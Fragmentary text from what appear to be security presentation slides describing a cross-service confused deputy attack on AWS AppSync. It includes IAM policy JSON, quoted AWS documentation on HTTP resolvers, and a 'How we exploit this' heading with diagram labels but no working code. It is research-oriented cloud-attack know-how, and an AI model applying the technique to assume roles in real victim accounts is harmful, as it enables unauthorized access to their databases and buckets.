
"name": "custom_data_source",

"description": null,

"type": "HTTP"

"serviceRoleArn": "arn:aws:iam::464622532012:role/example_role",

Cross-Service Confused Deputy Attack



Documentation reference:

<https://docs.aws.amazon.com/IAM/latest/UserGuide/confused-deputy.html#cross-service-confused-deputy-prevention>

Cross-Service Confused Deputy Attack




```
{  
  "Version": "2012-10-17",  
  "Statement": [  
    {  
      "Effect": "Allow",  
      "Principal": {  
        "Service": "appsync.amazonaws.com"  
      },  
      "Action": "sts:AssumeRole"  
    }  
  ]  
}
```

Victim AWS Account




RDS Database



DynamoDB Tables



AWS IAM Role



S3 Buckets

AssumeRole

AWS AppSync Service

Second problem: What operations can we perform?

Second problem: What operations can we perform?

↪ Invoking AWS Services

You can use HTTP resolvers to set up a GraphQL API interface for AWS services. HTTP requests to AWS must be signed with the [Signature Version 4 process](#) so that AWS can identify who sent them. AWS AppSync calculates the signature on your behalf when you associate an IAM role with the HTTP data source.

You provide two additional components to invoke AWS services with HTTP resolvers:


- An IAM role with permissions to call the AWS service APIs
- Signing configuration in the data source

For example, if you want to call the [ListGraphqlApis operation](#) with HTTP resolvers, you first [create an IAM role](#) that AWS AppSync assumes with the following policy attached:


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "appsync:ListGraphqlApis"
      ],
      "Resource": "*"
    }
  ]
}
```

How we exploit this:

Attacker AWS Account




AWS AppSync API




AWS AppSync Service

